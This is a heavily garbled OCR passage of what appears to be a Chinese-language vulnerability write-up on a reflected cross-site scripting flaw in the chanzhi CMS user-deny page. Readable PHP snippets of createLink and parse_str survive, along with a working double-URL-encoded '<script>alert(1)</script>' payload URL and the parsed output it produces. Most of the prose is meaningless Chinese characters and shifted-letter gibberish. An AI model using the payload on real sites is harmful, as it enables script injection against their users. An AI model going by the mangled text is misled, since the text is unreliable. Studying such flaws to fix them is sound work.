
翻 ' wklv0Aj hwSdwkLqir +,>　　罗



般　　(t)　　矿职®　　遭般　　(t)

败矿调　XUL　　摄　起　vwusrv(v)　　B

词　矿　结　矿　规　起　wulp　　般



遭罗 矿 规 Ⓑ 罗

' bVHUYHU^*SDWKbLQI R*' 经般 迎 矿

结 脑结 耻 矿 ⓤ 摄

规' p r gxdh =

' bVHUYHU^*SDWKbLQI R*' @A uhwxuq ' ydoxh @A ' sdwkLqir @A ' wklv0AXUL @A ' lwhp v @A ' sdudp v @A ' wklv0Asdudp v @A ' p r gxdh

3{36

矿 艺 评 ①

练范矿 绝 结Ⓑ 绿 矿

脚 摄

间 练罗结评 [VV sd| or dg矿

评 [VV sd| or dg 脚矿

评 ①矿脑 摄

色 sd| σ dg=

```
http://www.x.com/chanzhi/www/index.php/user-deny-%2522%253e%253cscript%253ealert(1)%253b%253c%252fscript%253e%253c%2522
```


罗 翻神


4携 Ⓑ ⓡ 逃评 XUO 练

ghfrgh

5携 ⓡ

```
Ⓑ( 55( 6h( 6fvfulsw( 6hdchuw4,( 6e( 6f( 5ivful
sw( 6h( 6f( 55
```






词Ⓑ XUL 矿 Ⓡ

罪矿 规Ⓡ 般


ⓠ Prgxdh XUO 罪

vhwSdudp vE|SdwkLqir 起 h{sorgh 挺 规0


XUL (f)ⓔ Ⓑ



Ⓑ sdudp v



49; 3 p huj hSdudp v 矿 ' sdudp v 败 翻 ' sdvvhgSdudp v 词阻



4: 56 起 duud| bydoxhv 般练罗 矿 ir uhdfk 罪 ' sdudp v

Ⓑ ghidxovSdudp v 矿 院 般 矿 4<5< 间 起 xuoghfr gh 矿 露 起 vwulsbwdj v 罪 KWP O ' wklv0Asdudp v

规 Ⓑ vfulsw

```
1647        }
1648
1649        /* 调用该方法   Call the method. */
1650        call_user_func_array(array($module, $methodName), $this->params);
1651        return $module;
1652    }
1653
```


起 fdoobxvhubixqfbduud| Ⓓ 罪 xvhu ghq|

矿' wklv0Asdudp v 罪 绍罗 败翻 词阻

```
246
247     public function deny($module, $method, $refererBeforeDeny = '')
248     {
249         $this->app->loadLang($module);
250         $this->app->loadLang('index');
251
252         $this->setReferer();
253
254         $this->view->title            = $this->lang->user->deny;
255         $this->view->module           = $module;
256         $this->view->method           = $method;
257         $this->view->denyPage         = $this->referer;
258         $this->view->refererBeforeDeny = $refererBeforeDeny;
259         $this->view->mobileURL        = helper::createLink('user', 'deny', "module=$module&method=$method&referer=$refererBeforeDeny", '', 'mhtml');
```


ghq| 罪 般 fuhdwhOlqn 摄

```
 * @return string the link string.
 */
static public function createLink($moduleName, $methodName = 'index', $vars = '', $alias = array(), $viewType = '')
{
    global $app, $config;
    $clientLang = $app->getClientLang();
    $lang       = $config->langCode;

    /* Set viewType is mhtml if visit with mobile.*/
    if(!$viewType and RUN_MODE == 'front' and $app->clientDevice == 'mobile' and $methodName != 'oauthCallback') $viewType = 'mhtml';

    /* Set vars and alias. */
    if(!is_array($vars)) parse_str($vars, $vars);
```


fuhdwhOlqn 罪起 sduvhbvwu 挺 XUO（f）

```
$clientLang = $app->getClientLang();
$lang       = $config->langCode;

/* Set viewTyp
if(!$viewType                                                    ce == '

/* Set vars an
if(!is_array($vars)) parse_str($vars, $vars);
```



规 Ⓑ 规 Ⓑ 脑结评

矿 齐 罗 sduvhbvwu 挺 矿

评 词阻 遭练 XUOghfrgh

耻　　罗　矿　角露　　sd| σ dgXUO

练　矿　　评　耻



间词阻　XUL　　练　矿　Ⓡ　　Ⓑ XUL 罪

般练　xuoghfrgh　起

vwulsbwdjv　　矿　翻　KWPO

矿　规　般　挺　摄

规　Ⓑ　规　齐脑　结评

[VV　矿　耻　虚　Ⓑ

sduvhbvwu挺　　评　　练　xuoghfrgh矿

齐Ⓑ　　经矿　　般

挺　摄

```
*/
static public function createLink($moduleName, $methodName = 'index', $vars = '', $alias = array(), $viewType = '')
{
    global $app, $config;
    $clientLang = $app->getClientLang();
    $lang       = $config->langCode;

    /* Set viewType is mhtml if visit with mobile.*/
    if(!$viewType and RUN_MODE == 'front' and $app->clientDevice == 'mobile' and $methodName != 'oauthCallback') $viewType =

    /* Set vars and alias. */
    if(!is_array($vars)) parse_str($vars, $vars);
    if(!is_array($alias)) parse_str($alias, $alias);
    foreach($alias as $key => $value) $alias[$key] = urlencode($value);
```

"module=%22%3e%3cscript%3ealert(1)%3b%3c%2fscript%3e%3c%22&method=_NOT_SET&referer="

sduvhbvwu挺　（f）

```
array(3)
  module: "><script>alert(1);</script><""
  method: "_NOT_SET"
  referer: ""
```

```
pe is mhtml if visi
 and RUN_MODE == 'f
nd alias. */
$vars)) parse_str($vars, $vars);
$alias)) parse_str($alias, $alias);
s as $key => $value) $alias[$key] = urlencode($value);
```


规　Ⓑ fuhdwhOlqn　　罪。　般　　矿　耻


耻　齐Ⓑ　经　矿　角　　绑　摄

```
258     $this->view->refererBeforeDeny = $refererBeforeDeny;
259     $this->view->mobileURL         = helper::createLink('user', 'deny', "module=$module&method=$method&referer=$refere
260     $this->view->desktopURL        = helper::createLink('user', 'deny', "module=$module&method=$method&referer=$refere
261
262     die($this->display());
```



glvsod|　　齐摄

phuj hMV+,　　nv　　般

矿　Ⓑ phuj hMV+,




suhj bp dwfkbdoo 翻'wklv0Arxwsxw矿




Ⓓ 6<4 Ⓑ 矿6;; 起 rebvwduw 般 齐

颈 矿 KWP O矿 罪起 矿

齐 评迄 Ⓑ 颈 摄 。 警



。 kwp o



警罪 罗 KWP O 矿57

Ⓑ般 dqn kuhi


罪矿 规 Ⓑ' p r e l d h X U O Ⓡ

矿 阻般 颈 矿 结评 齐摄

调 罗'prelchXUO 鉴结 Ⓡ 罗 矿

绑 罗'prelchXUO 矿 Ⓑ Ⓓ

矿 rebvwduw-,挺 经 练罗 挺




迎遭 FW 证诱 罗挺 结 矿

h{wudfw挺 矿 罪 Ⓑ矿 挺 补 罪


阻Ⓑ Ⓡ 矿起 败翻 矿起 败

翻 摄



Ⓑ Ⓓ 矿 绑 起 般 r ebj hwbf r qwhqvv

